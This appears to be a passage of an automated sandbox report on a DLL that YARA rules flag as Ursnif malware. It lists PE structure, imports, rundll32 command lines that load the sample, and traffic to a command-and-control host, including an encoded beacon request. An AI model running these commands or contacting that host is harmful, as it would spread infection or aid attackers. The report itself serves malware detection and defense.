IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe1000	0x3c8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe2000	0x5adc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x91340	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0xc5500	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x91000	0x244	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x8f271	0x8f400	False	0.454819071771	data	6.32766080365	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x91000	0x39698	0x39800	False	0.527394701087	data	5.61071149584	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xcb000	0x15de8	0x5200	False	0.388814786585	data	4.9202387107	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xe1000	0x3c8	0x400	False	0.4140625	data	3.16300752289	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe2000	0x664a	0x6800	False	0.673490084135	data	6.32175906547	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xe1060	0x368	data	English	United States

Imports

DLL	Import
KERNEL32.dll	GetModuleFileNameA, VirtualProtect, GlobalFree, GetCurrentDirectoryA, FileTimeToLocalFileTime, GetVersion, GetTempPathA, CreatePipe, VirtualProtectEx, CreateSemaphoreA, CreateEventA, Sleep, GlobalAlloc, SetErrorMode, GetLocaleInfoA, InterlockedIncrement, InterlockedDecrement, WideCharToMultiByte, InterlockedExchange, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, MultiByteToWideChar, InterlockedCompareExchange, GetCurrentThreadId, GetCommandLineA, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetModuleFileNameW, HeapValidate, IsBadReadPtr, RaiseException, RtlUnwind, TerminateProcess, GetCurrentProcess, IsDebuggerPresent, GetCPInfo, GetTimeFormatA, GetDateFormatA, LCMapStringA, GetLastError, LCMapStringW, GetStringTypeW, CompareStringW, CompareStringA, FatalAppExitA, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, GetProcAddress, TlsGetValue, GetModuleHandleW, TlsAlloc, TlsSetValue, TlsFree, SetLastError, GetCurrentThread, ExitProcess, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, HeapDestroy, HeapCreate, HeapFree, VirtualFree, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, SetConsoleCtrlHandler, WriteFile, FlushFileBuffers, GetConsoleCP, GetConsoleMode, DebugBreak, OutputDebugStringA, WriteConsoleW, OutputDebugStringW, LoadLibraryW, HeapAlloc, HeapSize, HeapReAlloc, VirtualAlloc, GetACP, GetOEMCP, IsValidCodePage, GetStringTypeA, IsValidLocale, EnumSystemLocalesA, GetUserDefaultLCID, GetModuleHandleA, GetTimeZoneInformation, InitializeCriticalSectionAndSpinCount, FreeLibrary, LoadLibraryA, SetStdHandle, WriteConsoleA, GetConsoleOutputCP, SetFilePointer, GetLocaleInfoW, lstrlenA, CloseHandle, CreateFileA, GetProcessHeap, VirtualQuery, SetEnvironmentVariableA
ADVAPI32.dll	CreateServiceA, SetSecurityDescriptorDacl, InitializeSecurityDescriptor, RegQueryValueExA, RegisterServiceCtrlHandlerA, RegSetValueExA, GetTokenInformation, RegCloseKey, AdjustTokenPrivileges, RegEnumKeyA, ControlService, FreeSid, SetServiceStatus, AllocateAndInitializeSid, RegOpenKeyExA, CloseServiceHandle, OpenProcessToken, StartServiceCtrlDispatcherA, DeleteService, SetEntriesInAclA, LookupPrivilegeValueA
COMDLG32.dll	GetSaveFileNameA, CommDlgExtendedError, GetOpenFileNameW, ChooseFontA, ReplaceTextA
COMCTL32.dll	ImageList_Create, ImageList_GetIcon, ImageList_GetImageCount, ImageList_GetBkColor, ImageList_EndDrag, ImageList_GetDragImage

Exports

Name	Ordinal	Address
Surprisefun	1	0x108c7f0

Version Infos

Description	Data
LegalCopyright	2013 Fractioncomplete Corporation. All rights reserved
InternalName	Smile.dll


Description	Data
FileVersion	3.6.8.634
CompanyName	Fractioncomplete
Comments	http://deeplow.ru
ProductName	Fractioncomplete Free learn
ProductVersion	3.6.8.634
FileDescription	Free learn
OriginalFilename	Smile.dll
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:36:15.548310995 CEST	49705	80	192.168.2.3	34.86.224.8
May 6, 2021 18:36:15.548321962 CEST	49704	80	192.168.2.3	34.86.224.8
May 6, 2021 18:36:15.673017979 CEST	80	49704	34.86.224.8	192.168.2.3
May 6, 2021 18:36:15.673166990 CEST	49704	80	192.168.2.3	34.86.224.8
May 6, 2021 18:36:15.674125910 CEST	49704	80	192.168.2.3	34.86.224.8
May 6, 2021 18:36:15.674455881 CEST	80	49705	34.86.224.8	192.168.2.3
May 6, 2021 18:36:15.674573898 CEST	49705	80	192.168.2.3	34.86.224.8
May 6, 2021 18:36:15.841811895 CEST	80	49704	34.86.224.8	192.168.2.3
May 6, 2021 18:36:16.425347090 CEST	80	49704	34.86.224.8	192.168.2.3
May 6, 2021 18:36:16.425525904 CEST	49704	80	192.168.2.3	34.86.224.8
May 6, 2021 18:36:16.428164005 CEST	49704	80	192.168.2.3	34.86.224.8
May 6, 2021 18:36:16.551932096 CEST	80	49704	34.86.224.8	192.168.2.3
May 6, 2021 18:36:18.116828918 CEST	49705	80	192.168.2.3	34.86.224.8

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:34:39.570384026 CEST	59353	53	192.168.2.3	8.8.8.8
May 6, 2021 18:34:39.619128942 CEST	53	59353	8.8.8.8	192.168.2.3
May 6, 2021 18:34:40.730128050 CEST	52238	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:34:40.782289028 CEST	53	52238	8.8.8.8	192.168.2.3
May 6, 2021 18:34:41.563797951 CEST	49873	53	192.168.2.3	8.8.8.8
May 6, 2021 18:34:41.615484953 CEST	53	49873	8.8.8.8	192.168.2.3
May 6, 2021 18:34:42.467937946 CEST	53196	53	192.168.2.3	8.8.8.8
May 6, 2021 18:34:42.520390034 CEST	53	53196	8.8.8.8	192.168.2.3
May 6, 2021 18:34:43.653125048 CEST	56777	53	192.168.2.3	8.8.8.8
May 6, 2021 18:34:43.702444077 CEST	53	56777	8.8.8.8	192.168.2.3
May 6, 2021 18:34:44.613404989 CEST	58643	53	192.168.2.3	8.8.8.8
May 6, 2021 18:34:44.662230968 CEST	53	58643	8.8.8.8	192.168.2.3
May 6, 2021 18:34:45.670059919 CEST	60985	53	192.168.2.3	8.8.8.8
May 6, 2021 18:34:45.718873978 CEST	53	60985	8.8.8.8	192.168.2.3
May 6, 2021 18:34:46.623615980 CEST	50200	53	192.168.2.3	8.8.8.8
May 6, 2021 18:34:46.672355890 CEST	53	50200	8.8.8.8	192.168.2.3
May 6, 2021 18:35:23.546204090 CEST	51281	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:23.605609894 CEST	53	51281	8.8.8.8	192.168.2.3
May 6, 2021 18:35:27.720648050 CEST	49199	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:27.770137072 CEST	53	49199	8.8.8.8	192.168.2.3
May 6, 2021 18:35:28.791017056 CEST	50620	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:28.842993975 CEST	53	50620	8.8.8.8	192.168.2.3
May 6, 2021 18:35:29.852673054 CEST	64938	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:29.901518106 CEST	53	64938	8.8.8.8	192.168.2.3
May 6, 2021 18:35:31.224854946 CEST	60152	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:31.273621082 CEST	53	60152	8.8.8.8	192.168.2.3
May 6, 2021 18:35:32.505561113 CEST	57544	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:32.557183027 CEST	53	57544	8.8.8.8	192.168.2.3
May 6, 2021 18:35:33.408765078 CEST	55984	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:33.468740940 CEST	53	55984	8.8.8.8	192.168.2.3
May 6, 2021 18:35:34.951941013 CEST	64185	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:34.997826099 CEST	65110	53	192.168.2.3	8.8.8.8
May 6, 2021 18:35:35.009131908 CEST	53	64185	8.8.8.8	192.168.2.3
May 6, 2021 18:35:35.055320024 CEST	53	65110	8.8.8.8	192.168.2.3
May 6, 2021 18:36:13.719527006 CEST	58361	53	192.168.2.3	8.8.8.8
May 6, 2021 18:36:13.784255028 CEST	53	58361	8.8.8.8	192.168.2.3
May 6, 2021 18:36:15.169644117 CEST	63492	53	192.168.2.3	8.8.8.8
May 6, 2021 18:36:15.521414995 CEST	53	63492	8.8.8.8	192.168.2.3
May 6, 2021 18:36:43.726162910 CEST	60831	53	192.168.2.3	8.8.8.8
May 6, 2021 18:36:43.786439896 CEST	53	60831	8.8.8.8	192.168.2.3
May 6, 2021 18:36:44.726944923 CEST	60831	53	192.168.2.3	8.8.8.8
May 6, 2021 18:36:44.789702892 CEST	53	60831	8.8.8.8	192.168.2.3
May 6, 2021 18:36:45.744447947 CEST	60831	53	192.168.2.3	8.8.8.8
May 6, 2021 18:36:45.796224117 CEST	53	60831	8.8.8.8	192.168.2.3
May 6, 2021 18:36:47.758946896 CEST	60831	53	192.168.2.3	8.8.8.8
May 6, 2021 18:36:47.812130928 CEST	53	60831	8.8.8.8	192.168.2.3
May 6, 2021 18:36:51.774255991 CEST	60831	53	192.168.2.3	8.8.8.8
May 6, 2021 18:36:51.827344894 CEST	53	60831	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 6, 2021 18:36:15.169644117 CEST	192.168.2.3	8.8.8.8	0xa847	Standard query (0)	green.salurober.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 6, 2021 18:36:15.521414995 CEST	8.8.8.8	192.168.2.3	0xa847	No error (0)	green.salurober.com		34.86.224.8	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- green.salurober.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49704	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 6, 2021 18:36:15.674125910 CEST	305	OUT	GET /egg0bSJn4ObK/ch_2F9lMPXs/fO3mZ53deXfDrA/fFpIrCwIBcA2fafEjJROE/_2FRp0luL60r80DP/FChSncsB8SqrhdJ/_2FXtQYnl2ITaT9OH4/qVdqvFpku/l5Z_2BwlLO28ejlDZ4Xv/ZR0P9bZC7mrWzK2nsLX/wmJroXqHSsCiyywQoJG_2B/ja6fWO6EY6PRe/fsgqsP8a/8D7PMyq0Et_2Bw5od_2BLED/JSk7_2F_2B/ptgvp19MaEwrG0884/hUO8hPN4NRV3/myPEhfLIkFj/6E7GZZkxutBKlj/2G265rer_2FHZz0gfwlBV/vusAOmr1_/2BAGh_2B HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: green.salurober.com Connection: Keep-Alive
May 6, 2021 18:36:16.425347090 CEST	305	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 06 May 2021 16:36:16 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 5568 Parent PID: 5512

General

Start time:	18:34:46
Start date:	06/05/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll'
Imagebase:	0x10d0000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389725229.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389658064.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.333514865.0000000000520000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389739083.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.464518953.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389632359.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389705894.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389749777.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389559499.0000000003358000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389608210.0000000003358000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 5384 Parent PID: 5568

General

Start time:	18:34:46
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll',#1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5436 Parent PID: 5568

General

Start time:	18:34:46
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll,Surprisefun
Imagebase:	0x9b0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.329940794.00000000007C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1156 Parent PID: 5384

General

Start time:	18:34:46
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll',#1
Imagebase:	0x9b0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.329638923.0000000003FE0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: iexplore.exe PID: 5088 Parent PID: 792

General

Start time:	18:36:13
Start date:	06/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff602dd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4364 Parent PID: 5088

General

Start time:	18:36:13
Start date:	06/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5088 CREDAT:17410 /prefetch:2
Imagebase:	0xce0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis